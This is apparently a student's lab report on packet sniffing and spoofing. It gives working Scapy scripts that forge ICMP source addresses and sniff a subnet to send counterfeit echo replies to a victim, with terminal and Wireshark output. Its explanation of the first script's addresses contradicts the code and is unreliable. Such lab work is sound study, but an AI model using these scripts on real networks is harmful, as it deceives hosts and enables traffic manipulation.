
```
#! /usr/bin/python
from scapy.all import *
print ("SENDING SPOOFED ICMP PACKET...");
IPLayer = IP()
IPLayer.src="10.0.2.13"
IPLayer.dst="192.168.29.153"
ICMPpkt = ICMP()
pkt = IPLayer/ICMPpkt
pkt.show ()
send(pkt,verbose=0)
```

Here, we aim to spoof the ICMP packets sent to a target. So, in the programme, the source is set to the victim's IP and the destination is the IP of another machine on another network. So, when the packet is captured on the receiver, the source is spoofed to `192.168.29.153`.

The output observed on the terminal:

Command (the attacker): `sudo python icmp_spoof.py`


It can be observed from the image below that the packet sent was a request to a spoofed IP address form a spoofed source.



The Wireshark packet capture result on the victim:


Q. Show from Wireshark capture that the live machine sends back an ICMP response.

A.



The spoofed packet is hence delivered.

[This was done on the attacker machine:




]

Command (the victim): `ping 10.0.2.8`

Q. Open Wireshark and observe the ICMP packets as they are being captured.

A.



Observation:

From the results obtained on Wireshark, it's quite crystal clear that the packet sent was spoofed. The source and destination were manually set in the python

programme. On execution, it was this value that got displayed on the packet capture tool. But, the reply packet during a connection test was 'honestly displayed' (`10.0.2.13` → `10.0.2.8`). This should be a good piece of evidence to prove that the packet sent was bizarre and is officially spoofed.

Task 3: Traceroute

The python programme:

traceroute.py


```
from scapy.all import *
'''Usage: ./traceroute.py " hostname or ip address"'''
host=sys.argv[1]
print("Traceroute "+ host)
ttl=1
while 1:
    IPLayer=IP ()
    IPLayer.dst=host
    IPLayer.ttl=ttl
    ICMPpkt=ICMP()
    pkt=IPLayer/ICMPpkt
    replypkt = sr1(pkt,verbose=0)
    if replypkt is None:
        break
    elif replypkt [ICMP].type==0:
        print "%d hops away: "%ttl, replypkt [IP].src
        print "Done", replypkt [IP].src
        break
    else:
        print "%d hops away: "%ttl, replypkt [IP].src
        ttl+=1
```

This programme performs a basic traceroute to the IP address/hostname supplied. The number of hops away is tracked with the aid of this programme. The IP layer comes in handy for this purpose.

Below is provided the screenshots of what was observed.


This programme was executed over the attacker machine.

Command: `sudo python traceroute.py 192.168.29.153`



Q. Provide a screenshot of the Wireshark capture that shows the ICMP requests sent with increasing TTL and the error response from the routers with a message as "Time to live exceeded".

A.



The packet capture result obtained on Wireshark manifests that the traceroute performed was triumphant. And also the second packet on the list displays that the 'Time to live exceeded in transit'.

Task 4: Sniffing and then Spoofing

The python programme:


sniff+spoof.py

```
from scapy.all import *
def spoof_pkt(pkt):
    newseq=0
    if ICMP in pkt:
        print("original packet.........")
        print("source IP :", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)
        srcip = pkt[IP].dst
        dstip = pkt[IP].src
        newihl = pkt[IP].ihl
        newtype = 0
        newid = pkt[ICMP].id
        newseq = pkt[ICMP].seq
        data = pkt[Raw].load
        IPLayer = IP (src=srcip, dst=dstip, ihl=newihl)
        ICMPpkt = ICMP (type=newtype, id=newid, seq=newseq)
        newpkt = IPLayer/ICMPpkt/data
        print ("spoofed packet.........")
        print ("Source IP:", newpkt[IP].src)
        print ("Destination IP:", newpkt[IP].dst)
        send (newpkt, verbose=0)
pkt = sniff (filter='icmp and src net 10.0.2.0/24', prn=spoof_pkt)
```


In the programme above, an ICMP reply gets transmitted triumphantly when the client sends a connection request to a computer that exists nowhere. Here, we not only sniff over the network in that subnet but also spoof the packets to be retransmitted. The connection request sent gets captured. Then, with the aid of the IP layer, a new packet which officially is a counterfeit, is created. Finally, this gets transmitted as a reply to the victim machine.

Without running the programme, there's no 'desirable' output to view on the terminal.

Command: `ping 9.10.3.5`




When the programme runs successfully, the victim receives the spoofed packets.



```
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$ ping 9.10.3.5
PING 9.10.3.5 (9.10.3.5) 56(84) bytes of data.
64 bytes from 9.10.3.5: icmp_seq=1 ttl=64 time=71.1 ms
64 bytes from 9.10.3.5: icmp_seq=2 ttl=64 time=69.2 ms
64 bytes from 9.10.3.5: icmp_seq=3 ttl=64 time=37.1 ms
64 bytes from 9.10.3.5: icmp_seq=4 ttl=64 time=112 ms
64 bytes from 9.10.3.5: icmp_seq=5 ttl=64 time=38.0 ms
^C
--- 9.10.3.5 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4011ms
rtt min/avg/max/mdev = 37.175/65.725/112.906/27.739 ms
seed_PES2UG19CS052_Anurag.R.Simha@Victim:~$
```

On the attacker machine, these are the results obtained:

Command: `sudo python sniff+spoof.py`



```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo python sniff+spoof.py
original packet.........
('source IP :', '10.0.2.13')
('Destination IP :', '9.10.3.5')
spoofed packet........
('Source IP:', '9.10.3.5')
('Destination IP:', '10.0.2.13')
original packet.........
('source IP :', '10.0.2.13')
('Destination IP :', '9.10.3.5')
spoofed packet........
('Source IP:', '9.10.3.5')
('Destination IP:', '10.0.2.13')
original packet.........
('source IP :', '10.0.2.13')
('Destination IP :', '9.10.3.5')
spoofed packet........
('Source IP:', '9.10.3.5')
('Destination IP:', '10.0.2.13')
original packet.........
('source IP :', '10.0.2.13')
('Destination IP :', '9.10.3.5')
spoofed packet........
('Source IP:', '9.10.3.5')
('Destination IP:', '10.0.2.13')
original packet.........
('source IP :', '10.0.2.13')
('Destination IP :', '9.10.3.5')
spoofed packet........
('Source IP:', '9.10.3.5')
('Destination IP:', '10.0.2.13')
```

Henceforth, from the results obtained, it can be confirmed that the reply sent was counterfeited and is spurious.

Here are the results from the Wireshark packet capture tool:

Source	Destination	Protocol	Length	Info
10.0.2.13	9.10.3.5	ICMP	100	Echo (ping) request
9.10.3.5	10.0.2.13	ICMP	100	Echo (ping) reply
10.0.2.13	9.10.3.5	ICMP	100	Echo (ping) request
9.10.3.5	10.0.2.13	ICMP	100	Echo (ping) reply
10.0.2.13	9.10.3.5	ICMP	100	Echo (ping) request
9.10.3.5	10.0.2.13	ICMP	100	Echo (ping) reply
10.0.2.13	9.10.3.5	ICMP	100	Echo (ping) request
9.10.3.5	10.0.2.13	ICMP	100	Echo (ping) reply
10.0.2.13	9.10.3.5	ICMP	100	Echo (ping) request
9.10.3.5	10.0.2.13	ICMP	100	Echo (ping) reply

The response is hence spoofed.

The same attempt was made on another terminal of the attacker machine.

```
Terminal
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 2$ sudo python sniff+spoof.py
original packet.........
('source IP :', '10.0.2.8')
('Destination IP :', '9.10.3.5')
spoofed packet........
('Source IP:', '9.10.3.5')
('Destination IP:', '10.0.2.8')
original packet.........
('source IP :', '10.0.2.8')
('Destination IP :', '9.10.3.5')
spoofed packet........
('Source IP:', '9.10.3.5')
('Destination IP:', '10.0.2.8')
original packet.........
('source IP :', '10.0.2.8')
('Destination IP :', '9.10.3.5')
spoofed packet........
('Source IP:', '9.10.3.5')
('Destination IP:', '10.0.2.8')
original packet.........
('source IP :', '10.0.2.8')
('Destination IP :', '9.10.3.5')
spoofed packet........
('Source IP:', '9.10.3.5')
('Destination IP:', '10.0.2.8')
original packet.........
('source IP :', '10.0.2.8')
('Destination IP :', '9.10.3.5')
spoofed packet........
('Source IP:', '9.10.3.5')
('Destination IP:', '10.0.2.8')
original packet.........
('source IP :', '10.0.2.8')
('Destination IP :', '9.10.3.5')
spoofed packet........
('Source IP:', '9.10.3.5')
```

The packets captured on Wireshark proved that the response was spoofed.

Source	Destination	Protocol	Length	Info
10.0.2.8	9.10.3.5	ICMP	100	Echo (ping) request
9.10.3.5	10.0.2.8	ICMP	100	Echo (ping) reply
10.0.2.8	9.10.3.5	ICMP	100	Echo (ping) request
9.10.3.5	10.0.2.8	ICMP	100	Echo (ping) reply
10.0.2.8	9.10.3.5	ICMP	100	Echo (ping) request
9.10.3.5	10.0.2.8	ICMP	100	Echo (ping) reply
10.0.2.8	9.10.3.5	ICMP	100	Echo (ping) request
9.10.3.5	10.0.2.8	ICMP	100	Echo (ping) reply
10.0.2.8	9.10.3.5	ICMP	100	Echo (ping) request
9.10.3.5	10.0.2.8	ICMP	100	Echo (ping) reply
10.0.2.8	9.10.3.5	ICMP	100	Echo (ping) request
9.10.3.5	10.0.2.8	ICMP	100	Echo (ping) reply

****